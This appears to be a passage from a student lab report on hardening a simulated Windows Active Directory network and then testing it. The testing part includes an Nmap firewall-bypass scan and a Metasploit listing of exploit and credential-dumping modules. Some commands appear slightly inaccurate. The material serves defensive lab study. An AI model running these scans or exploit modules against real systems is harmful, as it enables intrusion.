


Figure 34 Changing Windows server to static IP 3

To connect to the virtual Windows server machine, we can use the Remote Desktop Protocol (RDP) and enter the server's IP address and login credentials. Once we are connected, we can open the Server Manager window and click on "Add roles and features" to start the installation process. In the "Server Roles" section, we need to select Active Directory Domain Services and DNS Server, and then click "Add Features" when prompted. We can then follow the instructions in the installation wizard, clicking "Next" until the installation is complete. (Figure 35)




Figure 35 Active directory ir DNS serverio įrašymas

After adding Active Directory, click on the flag and then execute the command "Promote this server to domain controller":(Figure 36)




Figure 36 Upgrading server positions

When the window appears, select "Add a new forest" and enter the domain name of your choice: (Figure 37)




Figure 37 Creating a domain

Next, we skip everything until it is ready to install. Once the machine has rebooted, we can reconnect to it and continue working.

To create a structure that replicates our company, we need to carefully plan our Active Directory organisational units (OUs) and group policies. This involves mapping out our company's structure and creating OUs to reflect departments, teams, and roles. We also need to create user accounts and assign them to appropriate OUs, with appropriate permissions and access levels. It's important to involve our users in this process to ensure that their needs are taken into account, and to gain their buy-in and support for the new system. This will also help to identify any potential issues or roadblocks that need to be addressed. Once we have created our OUs and user accounts, we can start to create group policies to manage and enforce security settings and restrictions. This involves defining policies for password complexity, user permissions, and software installations, among other things. We also need to regularly review and update these policies to ensure that they remain effective and up-to-date with any changes to our company structure or security requirements. (Figure 38)




Figure 38 Creation of an organisational unit

We create a new organisational unit, then create two smaller units within the same unit called "Unit 1 and Unit 2"(Figure 39)




Figure 39 Creation of units

Next we need to create users in our organisational units by opening the units of our choice and filling in the required information(Figure 40)




Figure 40 Creating employee accounts

We do the same for our second "department", then change the computers of our employees to the correct domain. (Figure 41)




Figure 41 Connecting users to a domain

Next, we will apply some rules to one of the chapters we have created. (Figure 42)




Figure 42 Application of the Group Policy

One of the first security measures we will implement is to restrict user access to the command line interface (CLI) in order to prevent unauthorized access and potential system damage. (Figure 43)




Figure 43 Prohibiting access to the command line

In order to enhance security measures, the next step is to disable the use of external media such as USB drives or CD/DVDs on the Windows machines. This will prevent potential unauthorized access or introduction of malware through these external devices. (Figure 44)




Figure 44 Switching off external media

To enhance the security of our Windows machines, it is recommended to disable guest users. This can be achieved by going to the Local Security Policy settings and disabling the guest account. By doing so, any unauthorized access attempts by unknown users or entities will be prevented, thus reducing the risk of potential security breaches. (Figure 45)




Figure 45 Disabling guest rights

In order to improve the security of our Windows virtual machines, we need to establish strict password policies. This can be achieved by setting password rules such as minimum password length, complexity requirements (e.g. including upper and lower case letters, numbers, and special characters), and expiration dates to ensure that passwords are changed regularly (Figure 46)




Figure 46 Setting password rules

Next, we will use Group Policy to configure the Windows Firewall to ensure security against potential attacks. This approach will enable us to streamline the process and apply the necessary security settings more efficiently. (Figure 47)




Figure 47 Enabling Windows Firewall

4 TESTING

In this section, we will assess the security of our simulated network by performing various tests to identify vulnerabilities and potential attack vectors. This will involve utilizing advanced tools such as Nmap for network scanning, conducting vulnerability testing, attempting to send an infected file, and launching attacks against usernames and passwords. Through these tests, we aim to identify any weaknesses in our system and take appropriate measures to strengthen our network's security posture.

4.1 Scanning with “Nmap”

The initial test involves performing a network scan using Nmap. To do so, access the terminal of the Ubuntu machine and execute the following command: (Figure 48)

Nmap 10.1.0.6 and we see the following image:





Figure 48 NMAP test 1

Upon our initial attempt to scan the network using Nmap, we received a notification that our firewall is blocking the scan. However, we were able to bypass this by entering the command "Nmap 10.1.0.6 -Pn", which successfully scanned the network after a slightly extended period. (Figure 49)

Figure 49 NMAP test 2

4.2 Vulnerability testing


To assess the vulnerabilities present in our system, we can utilize the Metasploit Framework by executing the command "msfconsole" in the terminal. Then, we can run the "smb_search" command to identify any possible vulnerabilities present in our system. The command will return a list of potential vulnerabilities that can be further investigated and exploited to assess the security of our system. (Figure 50)



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
2	auxiliary/server/capture/[redacted]		normal	No	Authentication Capture: [redacted]
3	post/linux/busybox/[redacted]_share_root		normal	No	BusyBox [redacted] Sharing
4	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good	Yes	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
6	auxiliary/scanner/[redacted]/impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
7	auxiliary/scanner/[redacted]/impacket/secretsdump		normal	No	DCOM Exec
8	exploit/windows/scada/ge_proficy_cimplicity_gefebt	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
9	exploit/windows/[redacted]/generic_[redacted]_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
10	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
11	exploit/windows/[redacted]/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
12	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
13	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
14	auxiliary/server/http_ntlmrelay		normal	No	HTTP Client MS Credential Relayer
15	exploit/windows/[redacted]/ipass_pipe_exec	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution
16	auxiliary/gather/konica_minolta_pwd_extract		normal	No	Konica Minolta Password Extractor
17	auxiliary/fileformat/odt_badodt	2018-05-01	normal	No	LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
18	post/linux/gather/mount_cifs_creds		normal	No	Linux Gather Saved mount.cifs/mount.[redacted]fs Credentials
19	exploit/windows/[redacted]/ms03_049_netapi	2003-11-11	good	No	MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
20	exploit/windows/[redacted]/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
21	exploit/windows/[redacted]/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
22	exploit/windows/[redacted]/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow
23	exploit/windows/[redacted]/ms05_039_pnp	2005-08-09	good	Yes	MS05-039 Microsoft Plug and Play Service Overflow
24	exploit/windows/[redacted]/ms06_025_rras	2006-06-13	average	No	MS06-025 Microsoft RRAS Service Overflow
25	exploit/windows/[redacted]/ms06_025_rasmans_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
26	exploit/windows/[redacted]/ms06_040_netapi	2006-08-08	good	No	MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
27	exploit/windows/[redacted]/ms06_066_nwapi	2006-11-14	good	No	MS06-066 Microsoft Services nwapi32.dll Module Exploit
28	exploit/windows/[redacted]/ms06_066_nwwks	2006-11-14	good	No	MS06-066 Microsoft Services nwwks.dll Module Exploit
29	exploit/windows/[redacted]/ms06_070_wkssvc	2006-11-14	manual	No	MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
30	exploit/windows/[redacted]/ms07_029_msdns_zonename	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow ([redacted])
31	exploit/windows/[redacted]/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
32	exploit/windows/[redacted]/[redacted]_relay	2001-03-31	excellent	No	MS08-068 Microsoft Windows [redacted] Relay Code Execution
33	exploit/windows/[redacted]/ms09_050_[redacted]2_negotiate_func_index	2009-09-07	good	No	MS09-050 Microsoft SRV2.SYS [redacted] Negotiate ProcessID Function Table Dereference
34	exploit/windows/browser/ms10_022_ie_vbscript_winhlp32	2010-02-26	great	No	MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution

Figure 50 Vulnerability testing 1

However, since we only need vulnerabilities that can be used to access the computer, we type "grep exploit search smb" and get the vulnerabilities. (Figure 51)




```
sf6 > grep exploit search smb
```

0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
4	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good	Yes	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
